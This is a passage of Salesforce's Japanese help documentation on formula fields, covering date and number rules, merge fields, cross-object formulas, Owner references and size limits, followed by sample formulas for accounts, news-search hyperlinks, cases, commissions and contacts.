- 小数を使用して日付を計算すると、Salesforce は小数点以下の数値を無視します。次に例を示します。

  `TODAY() + 0.7` は、`TODAY() + 0` (今日) と同じです。

  `TODAY() + 1.7` は、`TODAY() + 1` (翌日) と同じです。

  `TODAY() + (-1.8)` は、`TODAY() + (-1)` (前日) と同じです。

- 2 つの小数の値を最初に計算するには、かっこで囲みます。例:

  `TODAY() + 0.5 + 0.5` は、`TODAY() + 0 + 0` (今日) と同じです。

  `TODAY() + (0.5+0.5)` は、`TODAY() + 1` (翌日) と同じです。

- 年はゼロ以外で -4713 ～ 9999 の値にする必要があります。

関連トピック:

数式を作成する際のヒント

数式での差し込み項目の使用のヒント

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

- 代理管理者が数式からオブジェクトの差し込み項目にアクセスするには、カスタムオブジェクトに対するアクセス権を持っている必要があります。
- 取引先数式では、法人取引先のすべての項目を差し込み項目として使用できます。ただし、［誕生日］や［メール］など、個人取引先専用の取引先項目は使用できません。
- 関連オブジェクトの差し込み項目が含まれている数式項目は、積み上げ集計項目には使用できません。
- 数式項目および積み上げ集計項目では、外部オブジェクトの項目を参照できません。
- `RecordType.Id` を使用すると数式が読み取りにくくなる場合があります。これを使用する場合は、数式にインラインコメントを書き込んで、わかりやすくしてください。
- レコードが ToDo か行動かを判別するには、`IsTask` 差し込み項目を使用します。たとえば、次のようになります。

```
IF(IsTask, "This is a task", "This is an event")
```

- 数式で Salesforce 組織の一意の識別子を参照するには、`$Organization.Id` 差し込み項目を挿入します。この差し込み項目は、レポート以外であれば、数式項目内の可能などの場所にでも表示できます。
- 差し込み項目によっては、ラジオボタンとして表示されていても、数式で参照されると選択リスト項目のように機能するものがあります。

  次を参照する場合は、値「Read」、「Edit」、および「None」を数式で使用します。

  - $UserRole.CaseAccessForAccountOwner
  - $UserRole.OpportunityAccessForAccountOwner
  - CaseAccessLevel (テリトリー上)
  - OpportunityAccessLevel (テリトリー上)

  次を参照する場合は、値「Read」、「Edit」、および「All」を数式で使用します。

  - AccountAccessLevel (テリトリー上)
- 取引先の差し込み項目を参照する取引先責任者数式項目を作成する場合、項目を取引先責任者のページレイアウトに入れることはできますが、個人取引先のページレイアウトには入れないでください。この数式項目を入れると、`#Error` の値が個人取引先ページに表示されます。

関連トピック:

数式を作成する際のヒント

数値数式項目の使用のヒント

- 数式でパーセント項目を使用する場合は、パーセントを小数で表します。たとえば、確率 100% には `IF(Probability =1...)` を、確率 90% には `IF(Probability =0.9...)` を使用します。
- 数式では自動採番項目をテキスト項目として参照します。
- 数式の出力は、19 桁未満である必要があります。
- 数式には、数字、パーセント、および通貨を混在させることができます (例: `AnnualRevenue / NumberOfEmployees`)。
- Salesforce は、数式項目内の数値に対して、切り上げタイブレークルールを使用します。たとえば、12.345 は 12.35 に、-12.345 は -12.34 になります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

関連トピック:

数式を作成する際のヒント

選択リストおよび複数選択リスト数式項目の使用のヒント

- 選択リスト項目は、次の関数でのみ使用できます。
  - ISPICKVAL — 選択リストの値を単一値と比較します。
  - CASE — 選択リストの値を複数の値と比較します。
  - TEXT — 選択リスト値をテキスト値に変換して、CONTAINS などテキスト値をサポートする関数で使用できるようにします (フロー数式リソース、数式項目、入力規則、およびワークフロー項目自動更新でのみ使用可能)。
- TEXT関数は常に、選択リスト値を現在のユーザの言語ではなく、組織のマスタ言語で返します。
- 複数選択リスト項目は、次の関数でのみ使用できます。
  - INCLUDES
  - ISBLANK
  - ISNULL
  - ISCHANGED (評価条件が [レコードが次の場合にルールを評価: 作成されたとき、および編集されるたび] に設定されている割り当てルール、入力規則、ワークフロー項目自動更新、およびワークフロールールのみ)
  - PRIORVALUE (評価条件が [レコードが次の場合にルールを評価: 作成されたとき、および編集されるたび] に設定されている割り当てルール、入力規則、ワークフロー項目自動更新、およびワークフロールールのみ)

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

関連トピック:

数式を作成する際のヒント

数式のレコードタイプを参照するためのヒント

異なるワークフロールール、入力規則、ルックアップ検索条件を他のレコードタイプに適用する必要がある場合は、数式のレコードタイプを参照します。次のような操作が可能です。

- 取引先の作成時にユーザが選択する取引先レコードタイプに基づいて、異なるチームにメールを送信する取引先のワークフロールールを作成する。
- 北米セールスチームのメンバーのみが国内レコードタイプで商談を保存できる商談の入力規則を作成する。

可能な場合、`RecordType.Name` ではなく、`RecordTypeId` を使用して、特定のレコードタイプを参照します。`RecordType.Name` により、数式が読みやすくなりますが、レコードタイプの ID が変更になることはないため、レコードタイプの名前が変わるたびに、数式を更新する必要があります。また、`RecordType.Name` ではレコードタイプへのクロスオブジェクト参照が必要ですが、`RecordTypeId` では不要です。ただし、ID は組織全体で同じではないため、組織全体 (Sandbox と本番間など) で数式をリリースする場合は `RecordType.Name` を使用します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

レコードタイプを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

デフォルト値の数式を除き、数式では `$RecordType` を使用しないでください。代わりに、オブジェクトで `RecordType` 差し込み項目 (`Account.RecordType.Name` など) または `RecordTypeId` 項目を使用します。

関連トピック:

数式を作成する際のヒント

テキスト数式項目の使用のヒント

- HYPERLINK関数を使用する前に、ハイパーリンクとカスタムリンクの違いについて考慮してください。
  - ハイパーリンク数式項目は、リストビューおよびレポートに表示できるその他のカスタム項目とほとんど同じです。
  - カスタムリンクは、詳細ページの事前定義されたセクションに表示されます。ハイパーリンクの数式項目は、詳細ページのどこにでも指定した場所に表示できます。
  - カスタムリンクを使用すると、ウィンドウの位置、別のポップアップ位置でのオープンなどのプロパティを表示できます。また、ハイパーリンク数式項目は、デフォルトでは新しいブラウザウィンドウで開きますが、別のターゲットウィンドウまたはフレームを指定することもできます。
  - 数式でカスタムリンクを参照することは可能です。カスタムリンクを削除する前には、数式項目から参照されていないことを確認してください。
  - `/rpt/reportwizard.jsp` など Salesforce ページへの相対 URL が含まれるハイパーリンク数式項目は、リストビュー、レポート、および関連リストに追加できます。ただし、検索レイアウトに追加する場合は、ハイパーリンク関数でサーバ名と `https://` を含む完全 URL を使用してください。数式項目は、検索結果レイアウトには使用できません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

- 数式項目にテキストを挿入するには、テキストを引用符で囲みます。たとえば、「CASE:123」を表示するには、`"CASE: "& CaseNumber__c` という数式を使用します。
- 引用符またはバックスラッシュ (\) 文字を出力にリテラル値として挿入するには、その前にバックスラッシュを使用します。たとえば、数式内の `"Trouble\\Case \"Ticket\": "` は、詳細ページで「Trouble\Case "Ticket": 」と表示されます。

関連トピック:

数式を作成する際のヒント

クロスオブジェクト数式項目とは?

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

*クロスオブジェクト数式項目*とは、2つの関連オブジェクトにまたがり、そのオブジェクトで差し込み項目を参照する数式です。クロスオブジェクト数式項目は、オブジェクトが主従関係の従側の場合は主 (「親」) オブジェクトから、差し込み項目を参照できます。クロスオブジェクト数式は参照関係にも使用できます。

最大 10 リレーション離れたオブジェクトの項目を参照できます。デフォルト値の作成時を除き、数式が使用されるすべての場所でクロスオブジェクト数式項目を使用できます。

メモ: 別のオブジェクトの項目を参照する数式を作成し、ページレイアウトにその数式を表示する場合、ユーザは、そのオブジェクトレコードへのアクセス権がなくても、オブジェクトでその項目を表示できます。たとえば、ケースオブジェクトに取引先項目を参照する数式項目を作成し、ケースページレイアウトにその数式を表示する場合、ユーザは、その取引先レコードへのアクセス権がなくても、その項目を表示できます。

[簡単な数式] タブでのクロスオブジェクト数式の作成

[高度な数式] タブでのクロスオブジェクト数式の作成

クロスオブジェクト数式の作成のヒント

関連トピック:

数式項目の作成

[簡単な数式] タブでのクロスオブジェクト数式の作成

[簡単な数式]タブで数式を作成するときにクロスオブジェクト数式を作成するには、またがっているオブジェクトのリレーション名に続いて参照する項目を入力します。各オブジェクトのリレーション名と項目をピリオドで区切ります。

例: たとえば、ケースオブジェクトの数式項目でケースに関連付けられた取引先責任者の［取引先名］を参照するには、「Contact.Account.Name」と入力します。ラベルではなく、必ずオブジェクトのリレーション名を使用してください。リレーション名はオブジェクト名と同じ場合が多いですが、正確にはリレーション項目の項目名です。

Accountオブジェクトから親取引先名を参照する場合、構文は Parent.Name であり、Account.Name ではありません。カスタムオブジェクトを参照する場合は、2つのアンダースコアと文字rを名前に追加します。たとえば、Position__r.title__c は、Positionカスタムオブジェクトの［役職］項目(title__c)を参照します。

メモ: 別のオブジェクトの項目を参照する数式を作成し、ページレイアウトにその数式を表示する場合、ユーザは、そのオブジェクトレコードへのアクセス権がなくても、オブジェクトでその項目を表示できます。たとえば、ケースオブジェクトに取引先項目を参照する数式項目を作成し、ケースページレイアウトにその数式を表示する場合、ユーザは、その取引先レコードへのアクセス権がなくても、その項目を表示できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

クロスオブジェクト数式を作成または変更する
- 「アプリケーションのカスタマイズ」

関連トピック:

[高度な数式] タブでのクロスオブジェクト数式の作成
クロスオブジェクト数式項目とは?

[高度な数式] タブでのクロスオブジェクト数式の作成

[高度な数式]タブで数式を作成する場合、またはワークフロー、入力規則、割り当て、自動レスポンス、またはエスカレーションルールなどの承認やルールの数式を作成する場合にクロスオブジェクト数式を作成するには、[項目の挿入]をクリックしてから、関連オブジェクトをクリックして、その項目のリストを表示します。関連オブジェクトは記号「>」で示されます。

メモ: 別のオブジェクトの項目を参照する数式を作成し、ページレイアウトにその数式を表示する場合、ユーザは、そのオブジェクトレコードへのアクセス権がなくても、オブジェクトでその項目を表示できます。たとえば、ケースオブジェクトに取引先項目を参照する数式項目を作成し、ケースページレイアウトにその数式を表示する場合、ユーザは、その取引先レコードへのアクセス権がなくても、その項目を表示できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

クロスオブジェクト数式を作成または変更する
- 「アプリケーションのカスタマイズ」

例: `Profile.Name` 差し込み項目の値は、それを参照するクロスオブジェクト数式項目のコンテキストにより異なります。詳細ページでは、値はもちろんプロファイル名ですが、リストビューとレポートでは、プロファイル名ではなく、関連プロファイルの内部値になります。数式で `Profile.Name` を使用する場合、数式が常に意図する結果を返すように、`OR` 関数内で使用します。次に例を示します。

```
IF
     (OR
          (LastModifiedBy.Profile.Name = "Standard User", LastModifiedBy.Profile.Name
 = "PT2"),
     "Standard", "Not Standard")
```

上記のいずれも、`$Profile` グローバル変数が参照するプロファイル名には適用されません。

関連トピック:

[簡単な数式] タブでのクロスオブジェクト数式の作成
クロスオブジェクト数式項目とは?

クロスオブジェクト数式の作成のヒント

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

- 通貨項目を参照するクロスオブジェクト数式は、値を数式が含まれるレコードの通貨に換算します。参照されている通貨項目がカスタム設定の項目の場合は、項目値がレコードの通貨に換算されません。
- Salesforce では、クロスオブジェクト数式にオブジェクトあたり最大 10 個の一意のリレーションが許容されます。この制限は、すべての数式項目、ルール、およびルックアップ検索条件の累計です。たとえば、商談に対する 2 つの異なる数式が関連付けられている取引先の 2 つの異なる項目を参照する場合、一意の (商談から取引先への) リレーションは 1 つのみ存在します。
- 積み上げ集計項目では、クロスオブジェクト数式を参照できません。
- クロスオブジェクト数式で、活動に関連するオブジェクトの差し込み項目を参照することはできません。たとえば、取引先責任者と取引先の差し込み項目は ToDo および行動の数式では使用できません。


Owner 項目の使用

一部のオブジェクトでは、User、Queue、Calendar など、Owner 項目に対して異なるオブジェクト種別をサポートしています。この動作をサポートするオブジェクトでは、Owner を使用してクロスオブジェクト数式を作成する場合に、参照している所有者種別を明確にする必要があります。

たとえば、所有者のメールを必要としキューを使用しない場合、数式は `Owner:User.Email` となります。キューを使用する場合、数式は次のようになります。

```
IF( ISBLANK( Owner:User.Id ), Owner:Queue.QueueEmail, Owner:User.Email )
```

このように、[高度な数式] タブの [リード] で Owner オブジェクト項目を選択します。



メモ:

- Owner 参照は、Visualforce ページではサポートされません。たとえば、Case をコントローラとするページでは、`{!Case.Owner:User.FirstName}` を含めることはできません。ただし、Visualforce ページで既存の展開数式を含めることはできます。たとえば、Case のカスタムテキスト数式 `MyFormula__c` の値が `Owner:User.FirstName` である場合、Visualforce ページで `{!Case.MyFormula__c}` を含めることはできます。
- Owner 参照は、Queue オブジェクトではサポートされません。たとえば、`Owner:Queue.Owner.Email` を参照することはできません。
- 数式に `Owner:User.fieldname` と `Owner:Queue.fieldname` が含まれていると、この両方がクロスオブジェクト数式のオブジェクトあたりの一意のリレーション制限である 10 個にカウントされます。
- Queue をサポートしないオブジェクトでは、Owner の参照時に User が暗黙的に使用されます。数式は、`Owner:User.fieldname` ではなく、`Owner.fieldname` である必要があります。

`Profile.Name` の使用

`Profile.Name` 差し込み項目の値は、それを参照するクロスオブジェクト数式項目のコンテキストにより異なります。詳細ページでは、値はもちろんプロファイル名ですが、リストビューとレポートでは、プロファイル名ではなく、関連プロファイルの内部値になります。数式で `Profile.Name` を使用する場合、数式が常に意図する結果を返すように、`OR` 関数内で使用します。次に例を示します。

```
IF
      (OR
            (LastModifiedBy.Profile.Name = "Standard User", LastModifiedBy.Profile.Name =
"PT2"),
      "Standard", "Not Standard")
```

上記のいずれも、`$Profile` グローバル変数が参照するプロファイル名には適用されません。

関連トピック:

[高度な数式] タブでのクロスオブジェクト数式の作成
クロスオブジェクト数式項目とは?

数式項目の制限および制約

数式項目を作成する前に、次の制限事項に注意してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

- 数式項目には次の制限があります。
  - 文字数制限 — 数式項目には、スペース、改行文字、コメントを含む最大 3,900 文字を含めることができます。数式にこれを上回る数の文字が必要な場合は、個別に数式項目を作成し、他の数式項目でそれらの項目を参照してください。

    メモ: 数式の評価後に表示される最大文字数は、1,300です。
  - 保存サイズ制限 — 数式項目は保存時に 4,000 バイト以下である必要があります。数式でマルチバイト文字を使用する場合、保存サイズは文字数と一致しません。
  - コンパイルサイズ制限 — 数式項目はコンパイル時に 5,000 バイト以下である必要があります。コンパイルサイズは、参照するすべての項目、値、数式を含む、数式のサイズ(バイト数)です。コンパイルサイズと文字数制限の間に直接の相関関係はありません。TEXT、DATEVALUE、DATETIMEVALUE、DATE など、一部の関数ではコンパイルサイズが著しく大きくなります。

    ヒント: 数式を変更してこれらの制限を回避する方法についてのヒントは、 *「Tips for Reducing Formula Size」* を参照してください。
- レコードタイプのデフォルト値の数式はそのレコードタイプの項目のみを参照できます。ただし、あるレコードタイプの承認やルールの数式項目および数式では、そのレコードタイプ、および参照関係または主従関係によって関連付けられているすべてのレコードを参照できます。たとえば、商談の入力規則の数式は取引先およびキャンペーン、および商談の差し込み項目を参照できます。取引先の数式項目はケースの項目を参照できます。
- ロングテキストエリア、暗号化、および［説明］項目は、数式では使用できません。
- 項目の値が、参照先の別の数式に依存することはできません。
- 数式で参照されている項目は削除できません。削除する前に数式からその項目を削除してください。
- キャンペーン統計項目は、項目自動更新、承認プロセス、ワークフロールール、または入力規則の数式からは参照できませんが、カスタム数式項目からは参照できます。

関連トピック:

数式を作成する際のヒント

数式項目の作成

高度な数式項目の例

各自の目的のために使用および変更できる各種アプリケーションの数式項目の例を確認します。

このドキュメントには、次のトピックのカスタム数式サンプルが含まれています。サンプルに含まれている関数の使用方法についての詳細は、「数式の演算子と関数」(ページ 5225)を参照してください。

取引先管理の数式サンプル
取引先メディアサービスの数式サンプル
ケース管理の数式サンプル
手数料計算の数式サンプル
取引先責任者管理の数式サンプル
データ分類の数式サンプル
日付数式のサンプル
割引の数式サンプル
従業員サービスの数式サンプル
経費追跡の数式サンプル
金融計算の数式サンプル
画像リンクの数式サンプル
インテグレーションリンクの数式サンプル
リード管理の数式サンプル
総計値の数式サンプル
商談管理の数式サンプル
価格設定の数式サンプル
スコア計算の数式サンプル

関連トピック:

数式: こまった時は...?
数式を作成する際のヒント

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

数式項目の詳細を参照する
- 「設定・定義を参照する」

数式項目を作成、変更、または削除する
- 「アプリケーションのカスタマイズ」

取引先管理の数式サンプル

サンプルに含まれている関数の使用方法についての詳細は、「数式の演算子と関数」(ページ 5225)を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

取引先評価

この数式は、[年間売上]、[国(請求先)]、および[種別]を評価して、「Hot(見込みあり)」、「Warm(将来見込み有り)」、「Cold(見込み無し)」のいずれかの値を割り当てます。

```
IF (AND (AnnualRevenue > 10000000,
CONTAINS (CASE (BillingCountry, "United States", "US", "America", "US", "USA", "US", "NA"),
 "US")),
IF(ISPICKVAL(Type, "Manufacturing Partner"), "Hot",
IF(OR (ISPICKVAL (Type, "Channel Partner/Reseller"),
ISPICKVAL(Type, "Installation Partner")), "Warm", "Cold")),
"Cold")
```

さらに、クロスオブジェクト数式を使用して、取引先責任者オブジェクトからこの[取引先評価]数式項目を参照できます。

```
Account.Account_Rating__c
```

取引先の地域

この数式は、取引先の[都道府県(請求先)]に基づいて、「North(北部)」、「South(南部)」、「East(東部)」、「West(西部)」、「Central(中部)」のいずれかのテキスト値を返します。

```
IF(ISBLANK(BillingState), "None",
IF(CONTAINS("AK:AZ:CA:HA:NV:NM:OR:UT:WA", BillingState), "West",
IF(CONTAINS("CO:ID:MT:KS:OK:TX:WY", BillingState), "Central",
IF(CONTAINS("CT:ME:MA:NH:NY:PA:RI:VT", BillingState), "East",
IF(CONTAINS("AL:AR:DC:DE:FL:GA:KY:LA:MD:MS:NC:NJ:SC:TN:VA:WV", BillingState), "South",
IF(CONTAINS("IL:IN:IA:MI:MN:MO:NE:ND:OH:SD:WI", BillingState), "North", "Other"))))))
```

契約の経過期間

この数式は、取引先との契約が有効になってからの経過日数を計算します。契約の[状況]が「Activated(有効)」でない場合は、この項目は空白です。

```
IF(ISPICKVAL(Contract_Status__c, "Activated"),
NOW() - Contract_Activated_Date__c, null)
```

取引先メディアサービスの数式サンプル

サンプルに含まれている関数の使用方法についての詳細は、「数式の演算子と関数」 (ページ 5225)を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

BBC™ ニュース検索

この数式は、[取引先名] に基づく BBC ニュース検索サイトへのリンクを作成します。

```
HYPERLINK(
"http://www.bbc.co.uk/search/news/?q="&Name,
"BBC News")
```

Bloomberg™ ニュース検索

この数式は、Bloomberg の Web サイトに掲載される取引先の株式コードへのリンクを作成します。

```
HYPERLINK(
"http://www.bloomberg.com/markets/symbolsearch?query="&TickerSymbol,
"Bloomberg News")
```

CNN™ ニュース検索

この数式は、[取引先名] を使用する CNN ニュース検索サイトへのリンクを作成します。

```
HYPERLINK(
"http://http://www.cnn.com/search/?query="&Name,
"CNN News")
```

MarketWatch™ 検索

この数式は、Marketwatch.com の Web サイトに掲載される取引先の株式コードへのリンクを作成します。

```
HYPERLINK(
"http://www.marketwatch.com/investing/stock/"&TickerSymbol,
"Marketwatch")
```

Google™ 検索

この数式は、[取引先名] を使用する Google 検索サイトへのリンクを作成します。

```
HYPERLINK(
"http://www.google.com/#q="&Name,
"Google")
```

Google ニュース検索

この数式は、［取引先名］を使用する Google ニュース検索サイトへのリンクを作成します。

```
HYPERLINK(
"http://news.google.com/news/search?en&q="&Name,
"Google News")
```

Yahoo!™ 検索

この数式は、［取引先名］を使用する Yahoo! 検索サイトへのリンクを作成します。

```
HYPERLINK(
"http://search.yahoo.com/search?p="&Name,
"Yahoo Search")
```

Yahoo! ニュース検索

この数式は、［取引先名］を使用する Yahoo! ニュース検索サイトへのリンクを作成します。

```
HYPERLINK(
"http://news.search.yahoo.com/search/news?p="&Name,
"Yahoo News")
```

ケース管理の数式サンプル

サンプルに含まれている関数の使用方法についての詳細は、「数式の演算子と関数」 (ページ 5225)を参照してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

自動ダイヤル

この数式は、クリックすると自動的に電話をかけられる、リンク可能な電話番号項目を作成します。この例では、"servername" と "call" に、ダイヤルするときに使用するダイヤルツールの名前とコマンドを指定します。差し込み項目の Id は、取引先責任者、リード、または取引先レコードを表す識別子を挿入します。最初の［電話］差し込み項目でダイヤルツールに通話先番号を伝え、最後の［電話］差し込み項目では、［電話］項目の値を、ユーザがダイヤルするときにクリックするリンク可能なテキストとして使用します。

```
HYPERLINK("http://servername/call?id=" & Id & "&phone=" &
                      Phone, Phone)
```

ケースの分類

この数式は、ケースの対応期間カスタムテキスト項目の値に応じて、「RED (赤)」、「YELLOW (黄)」、「GREEN (緑)」のいずれかのテキスト値を表示します。

```
IF(DaysOpen__c > 20, "RED",
IF(DaysOpen__c > 10, "YELLOW",
"GREEN") )
```

ケースデータの完全性の追跡

この数式は、データを含む特定のカスタム項目の割合 (%) を計算します。［問題番号］と［重大度番号］の 2 つのカスタム数値項目の値を確認します。項目が空の場合は、「0」の値が返されます。各項目に値が含まれる場合はそれぞれ「1」の値が返され、この合計に 50 を乗算して、データを含む項目の割合を示します。

```
(IF(ISBLANK(Problem_Num__c), 0, 1) + IF(ISBLANK(Severity_Num__c ), 0,1)) * 50
```

エージェントの推奨指示メッセージ

この数式は、過去の購入に基づいて、エージェントにクロスセルを案内します。

```
CASE(Product_Purch__c,
"Printer", "Extra toner cartridges", "Camera", "Memory cards",
"Special of the day")
```

推奨案内

この数式は、コンピュータ再販業者のサポート履歴に基づいて商品を推奨します。［問題］カスタム項目が項目と一致すると、数式項目が推奨を返します。

```
CASE(Problem__c,
"Memory", "Suggest new memory cards", "Hard Drive failure", "Suggest new hard drive with
tape backup",
"")
```

手数料計算の数式サンプル

サンプルに含まれている関数の使用方法についての詳細は、「数式の演算子と関数」 (ページ 5225)を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

商談の手数料

次の例は、手数料を商談［金額］の一律 2% とするシンプルな数式です。

```
IF(ISPICKVAL(StageName, "Closed Won"),
  ROUND(Amount *0.02, 2), 0)
```

この例は、「Closed Won (商談成立)」フェーズの商談すべての手数料を計算します。この項目の値は、完了/成立した商談に 0.02 を掛け合わせた金額です。進行中または不成立の商談の場合は、手数料の値が 0 になります。

取引規模による手数料

この数式は、取引規模に応じた手数料率を計算し、取引が 10 万件を超える場合は 9% の手数料率、10 万件以下の場合は 8% の手数料率を返します。

```
IF(Amount > 100000, 0.09, 0.08 )
```

一定額以上の手数料

この数式は、手数料が 100 万以上の場合に「YES」の値を割り当てます。これは、［手数料］というカスタム通貨項目を使用するテキスト数式項目です。

```
IF(Commission__c >=
                    1000000, "YES", "NO")
```

最大手数料

この数式では、価格に対するパーセントでのユーザの手数料、取引先に保存されている割引率に価格を乗算した数値、または 100 ドルのうち、最も大きい数値に基づいて納入商品に対して記録する手数料を判断します。この例では、ユーザと納入商品それぞれにカスタムパーセント項目があることを前提としています。

```
MAX($User.Commission_Percent__c * Price,
  Price * Account_Discount__c, 100)
```

取引先責任者管理の数式サンプル

サンプルに含まれている関数の使用方法についての詳細は、「数式の演算子と関数」 (ページ 5225)を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

取引先責任者の取引先割引率

このパーセント数式は、[取引先責任者] ページに取引先の［割引率］項目を表示します。

```
Account.Discount_Percent__c
```

取引先責任者の取引先名

この数式は、[取引先責任者] ページに［取引先名］標準項目を表示します。

```
Account.Name
```

取引先責任者の取引先電話番号

この数式は、[取引先責任者] ページに［取引先　電話］標準項目を表示します。

```
Account.Phone
```

取引先責任者の取引先評価

この数式を使用して、[取引先責任者] ページに［取引先　評価］項目を表示します。

```
CASE(Account.Rating, "Hot", "Hot", "Warm", "Warm", "Cold", "Cold", "Not Rated")
```

取引先責任者の取引先 Web サイト

この数式は、[取引先責任者] ページに［取引先 Web サイト］標準項目を表示します。

```
Account.Website
```

取引先 Web サイトの URL が長い場合は、HYPERLINK 関数を使用して、URL の代わりに「Click Here (こちらをクリック)」などのラベルを表示します。次に例を示します。

```
IF(Account.Website="", "",
 IF(
  OR(LEFT(Account.Website, 7) = "http://",LEFT(Account.Website, 8) = "https://"),
  HYPERLINK( Account.Website , "Click Here" ),
  HYPERLINK( "http://" & Account.Website , "Click Here" )
 )
)
```

また、URL 項目に必要な「http://」や「https://」が含まれていない場合、このいずれかを追加します。

取引先責任者の LinkedIn™ プロフィール

送信される取引先責任者のプロファイルページに、その責任者の LinkedIn プロフィールへのリンクが表示されるように設定できます。手順は、次のとおりです。

1. 取引先責任者のオブジェクト管理設定から、[ボタン、リンク、およびアクション] に移動します。
2. [新規ボタンまたはリンク]をクリックします。
3. このリンクの［表示ラベル］を入力します (*「LinkedInLink」* など)。
4. コンテンツボックスにこの数式を入力します。

   ```
   http://www.linkedin.com/search/fpsearch?type=people&keywords
   ={!Contact.FirstName}+{!Contact.LastName}
   ```

5. [保存] をクリックします。

リンクが表示されるように、このリンクを取引先責任者のページレイアウトに追加します。

取引先責任者の ID 番号

この数式で、名前の最初の 5 文字と、社会保障番号の最後の 4 文字が、ダッシュで区切られて表示されます。この例では、SSN というテキストカスタム項目を使用しています。

```
TRIM(LEFT(LastName, 5)) &
                    "-" & TRIM(RIGHT(SSN__c, 4))
```

取引先責任者の優先電話

この数式は、［Preferred Phone (優先電話)］カスタム選択リストで選択されたオプションに基づいて、取引先責任者関連リストに取引先責任者の優先連絡方法 (勤務先電話、自宅電話、携帯電話) を表示します。

```
CASE(Preferred_Phone__c,
"Work", "w. " & Phone,
"Home", "h. " & HomePhone,
```

```
"Mobile", "m. " & MobilePhone,
"No Preferred Phone")
```

取引先責任者の優先度

この数式は、取引先評価と取引先責任者の役職に基づいて、取引先責任者の重要度を評価します。取引先評価が `Hot` の場合、または役職が `Executive` で始まる場合は、優先度が高くなります (P1)。取引先評価が `Warm` の場合、または役職が `VP` で始まる場合は、優先度が中程度になり (P2)、取引先評価が `Cold` の場合は優先度が低くなります (P3)。

```
IF(OR(ISPICKVAL(Account.Rating, "Hot"), CONTAINS(Title, "Executive")), "P1",

IF(OR(ISPICKVAL(Account.Rating, "Warm"), CONTAINS(Title, "VP")), "P2",

IF(ISPICKVAL(Account.Rating, "Cold"), "P3",

"P3")
)
)
```

取引先責任者の Yahoo! ID

で、誰かがサービスにログインしていることを示す、クリック可能な Yahoo! Messenger アイコンが表示されます。ユーザは、その人物と Yahoo! Messenger の会話を起動するために、このアイコンをクリックできます。この例では、Yahoo! Messenger ID を格納できる取引先責任者の `[Yahoo 名]` というカスタムテキスト項目を使用しています。

```
HYPERLINK("ymsgr:sendIM?" & Yahoo_Name__c,
                    IMAGE("http://opi.yahoo.com/online?u=" & Yahoo_Name__c &
                    "&m;=g&t;=0", "Yahoo"))
```

住所の動的書式設定

この数式項目では、国に応じた適切なスペースと改行を含む、標準形式で書式化された取引先責任者のメールアドレスが表示されます。

```
CASE(ShippingCountry,
"USA",
  ShippingStreet & BR() &
  ShippingCity & ",
  " & ShippingState & " " &
  ShippingPostalCode & BR()
  & ShippingCountry,
"France",
  ShippingStreet & BR() &
  ShippingPostalCode & " " &
  ShippingCity & BR() &
  ShippingCountry, "etc")
```

電話の国コード

この数式は、取引先責任者の郵送先住所の［国（郵送先）］に基づいて、電話の国コードを判断します。

```
CASE(MailingCountry,
"USA", "1",
"Canada", "1",
"France", "33",
"UK", "44",
"Australia", "61",
"Japan", "81",
"?")
```

書式設定のない電話番号

この数式は、北米の電話番号から括弧やダッシュ文字を削除します。一部の自動ダイヤラソフトウェアにはこの処理が必要です。

```
IF(Country_Code__c = "1", MID( Phone ,2, 3) & MID(Phone,7,3) & MID(Phone,11,4), Phone)
```

データ分類の数式サンプル

サンプルに含まれている関数の使用方法についての詳細は、「数式の演算子と関数」（ページ 5225）を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

大規模取引と小規模取引

この数式は、100万ドルを超える取引には「Large Deal（大規模取引）」、100万ドル以下の取引には「Small Deal（小規模取引）」と表示します。

```
IF(Sales_Price__c > 1000000,
"Large Deal",
"Small Deal")
```

小規模取引

この数式は、価格と数量が 1 未満の場合に「Small（小）」と表示します。納入商品の価格または数量が 1 より大きい場合、この項目は空白になります。

```
IF(AND(Price<1,Quantity<1),"Small", null)
```

商品分類

